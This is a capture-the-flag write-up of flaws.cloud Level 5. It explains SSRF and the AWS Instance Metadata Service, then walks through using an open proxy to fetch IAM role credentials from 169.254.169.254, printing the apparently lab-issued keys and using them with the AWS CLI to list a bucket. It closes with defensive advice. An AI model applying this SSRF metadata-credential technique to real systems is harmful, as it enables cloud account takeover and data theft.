AWS Pentesting - Flaws Level 5 - Exploiting AWS IMDS via SSRF

In this level, you’ll deal with a proxy feature that’s letting an attacker to fetch external resources on behalf of one of your EC2 instances. This may not look dangerous at first, but under the hood it opens the door to a very well-known vulnerability.
That said, let’s take a look at the challenge scenario:
Scenario: This EC2 has a simple HTTP only proxy on it. Here are some examples of it’s usage:
- http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/
- http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/
- http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/blog/feed.xml
See if you can use this proxy to figure out how to list the contents of the level6 bucket at http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ that has a hidden directory in it.
You can already spot a few interesting things here. There are multiple URLs following a very specific format, which hints you at how the proxy works. You’re also given a clear objective: obtain the AWS credentials needed to list the contents of the next challenge’s bucket.
But before diving in, let’s pause for a second. There are a couple foundational concepts we need to understand first:
- What exactly is a Server-Side Request Forgery (SSRF) attack?
- And what is the AWS Instance Metadata Service (IMDS)?
Server-Side Request Forgery (SSRF)
Server-Side Request Forgery (SSRF) is a vulnerability that lets an attacker send requests on behalf of a server. This means that instead of sending malicious traffic directly, the attacker uses a trusted server as a middleman.
For example, let’s say your company has two servers:
- A public-facing server anyone can access.
- An internal admin server only employees should reach.
Your public server has a feature that fetches a page from any URL you pass to it and shows it back to you in your browser, something like this:
1
https://public.example.com/proxy?url=https://google.com
Convenient, right? Unfortunately, also dangerous.
Now imagine your company also has the admin panel hosted in the internal admin server:
1
https://admin.example.com
This admin panel is protected by firewall rules so internet users cannot access it, while internal machines can. So far, everything looks secure, right?
But then an attacker tries the following:
1
https://public.example.com/proxy?url=https://admin.example.com
And this is what happens:
- The public server makes the request.
- The admin server sees the request coming from inside the network so it trusts the request.
- The admin panel gets returned to the attacker.
Just like that, an internal service got exposed. No firewall bypass, no exploit chains, just a trust failure.
Companies often assume that external traffic is dangerous, while internal traffic is safe, but SSRF breaks this model completely. If an attacker can control what a trusted server requests, internal infrastructure becomes reachable.
The AWS Instance Metadata Service (IMDS)
Every Amazon EC2 instance has access to a special internal endpoint:
1
http://169.254.169.254
That endpoint is called the Instance Metadata Service (IMDS), and it provides detailed metadata about the running EC2 instance.
The base path actually is this:
1
http://169.254.169.254/latest
Everything branches from there, and in the wrong hands, it can expose high-value intel, as you’re about to see.
Basic Cloud Recon
What you can pull from the following metadata endpoints is pure gold when it comes to cloud reconnaissance. So, take note.
Want to get the Instance ID, the AMI used, and the hostname of your EC2 Instance? use these endpoints:
1
2
3
http://169.254.169.254/latest/meta-data/instance-id
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/hostname
Looking to dig deeper into your EC2 instance?, try this endpoint:
1
http://169.254.169.254/latest/dynamic/instance-identity/document
That’ll get you information such as the AWS Account ID, Instance ID, AMI ID, AWS Region, Availability Zone, and Instance type.
This other metadata endpoint will fetch your EC2 Instance identity signature:
1
http://169.254.169.254/latest/dynamic/instance-identity/signature
That signature plays an important role in trust validation scenarios, if abused by an attacker, it may facilitate supply chain or trust exploitation techniques.
Finally, you can query the Instance Profile of your EC2 instance using this endpoint:
1
http://169.254.169.254/latest/meta-data/iam/info
That’ll help you determine whether an IAM role is attached to it.
Network Configuration Details
The following metadata endpoints can reveal network configuration details about your EC2 Instance:
1
2
3
http://169.254.169.254/latest/meta-data/local-ipv4
http://169.254.169.254/latest/meta-data/public-ipv4
http://169.254.169.254/latest/meta-data/mac
The values returned can be particularly useful when performing network enumeration, pivoting, or lateral movement within a VPC.
This other endpoint can give you information about the security groups associated to the instance:
1
http://169.254.169.254/latest/meta-data/security-groups
That might help you understand the inbound and outbound traffic rules applied to the instance.
The Jewel in the Crown - IAM Role Credentials
The following is the most sensitive metadata endpoint:
1
http://169.254.169.254/latest/meta-data/iam/security-credentials/
If the EC2 Instance has an attached IAM role, the response will be its name, for example:
1
web-server-role
And from there, you can get access to real, usable AWS credentials:
1
http://169.254.169.254/latest/meta-data/iam/security-credentials/web-server-role
Stuff like the Access Key Id, Secret Access Key, and the Security Token would be fully exposed, and with that information in hand, an attacker could easily configure an AWS profile to start accessing your AWS resources, enumerating the account, and even attempting privilege escalation.
Keep in mind, though, that if you try to access the IMDS endpoint directly from your browser, it won’t work as it is designed to be reachable only from within the EC2 instance itself… unless 👀
Exploiting AWS IMDS via SSRF
At this point, you already got everything you need to tackle the challenge.
If you revisit one of the URLs provided initially, what do you notice?, grab the first one, paste it into your browser, and observe what happens:
1
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/
Now try the others. Can you see what’s going on? Yes, the proxy functionality is clearly working, it can fetch websites hosted on external domains. Essentially, the EC2 Instance can retrieve whatever comes after /proxy/ and returns it to you. Go ahead and change the target to any domain you want, for instance youtube.com:
1
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/youtube.com/
You’ll be redirected to YouTube.
By now everything should be crystal clear to you. If the proxy is allowing arbitrary domains, the obvious question is: why not try an internal target?, for example, the Instance Metadata Service (IMDS):
1
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/
If you receive a successful response, that means the instance is vulnerable to SSRF attacks, and from there, you can begin enumerating all the metadata endpoints we’ve been discussing.
For example, let’s check whether the EC2 instance has an IAM role attached:
1
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/
You get the following output:
1
flaws
So the IAM role name is flaws, try and see if you can get the jewel of the crown:
1
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
And there it is:
1
2
3
4
5
6
7
8
9
{
  "Code" : "Success",
  "LastUpdated" : "2026-03-01T00:27:54Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQGZIKQCJZG",
  "SecretAccessKey" : "5BfrMQC5B3SThAeD6mpxFEuEw1nsZVDJ93We0J8b",
  "Token" : "IQoJb3JpZ2luX2VjEJ...QwDd8f1m1KP4gLNAu9TM=",
  "Expiration" : "2026-03-01T06:55:09Z"
}
Usable, real AWS credentials.
This challenge encourages you to think like an attacker by testing how far you can push the proxy functionality, starting with external domains first and then gradually probing internal resources.
Alright, the challenge isn’t over yet.
Your next step is to configure an AWS profile using the AWS credentials you’ve just found. In my case, I’ll name the profile flaws-lvl5:
1
> aws configure --profile flaws-lvl5
Remember, the AWS credentials live in your ~/.aws/credentials file. After configuration, your profile entry should look something like this:

Now comes the fun part. Use the flaws-lvl5 profile to list the next challenge’s S3 bucket, as originally instructed:
1
2
> aws --profile flaws-lvl5 s3 ls \
	s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/
You should receive something like:
1
2
                           PRE ddcc78ff/
2017-02-27 02:11:07        871 index.html
There’s no need to download anything from the bucket. Instead, navigate directly to the ddcc78ff/ directory via your browser:
1
http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/
Congratulations🎊, you’ve unlocked the Level 6 challenge.
Lesson Learned
It all started as a simple proxy feature, right? But the moment users can control where the server sends requests, your application has the potential to introduce a Server-Side Request Forgery (SSRF) vulnerability if it’s not handled properly. From there, an attacker can reach and query the EC2 Instance Metadata endpoint 169.254.169.254 and extract the instance’s IAM role credentials. In cloud environments, this is the equivalent of exposing /etc/passwd on a traditional Linux server.
Another takeaway is that in AWS, the Instance Metadata Service (IMDS) is a high-value internal asset. If your application has an SSRF vulnerability, a small mistake can turn it into a full cloud compromise if an IAM role is attached to the instance.
Blindly trusting on the idea that “internal traffic is safe” just doesn’t work anymore. In cloud environments, the line between internal and external is blurry. If a server accepts user input, it can potentially be abused and leveraged as a pivot point into the rest of your infrastructure. That’s why least privilege, proper isolation, and secure configuration aren’t just nice-to-have best practices, they’re critical from day one.
Security Recommendations
When IAM roles must be attached to an EC2 instance, apply the principle of least privilege and grant only the permissions absolutely necessary, that way, even if credentials are exposed, the blast radius remains limited.
Enforce the use of IMDSv2 instead of IMDSv1. IMDSv2 requires session-based tokens, this significantly reduces the risk of exploitation via SSRF.
Ensure your applications cannot access 169.254.169.254 or other local and private IP ranges unless absolutely necessary. Proper input validation and network controls should prevent internal services from being reachable through proxy or other request mechanisms.
Finally, implement defense-in-depth controls: use Web Application Firewalls (WAF) to help detect SSRF patterns, monitor CloudTrail for unusual API usage originating from instance roles, restrict outbound traffic using egress filtering, and regularly audit IAM permissions.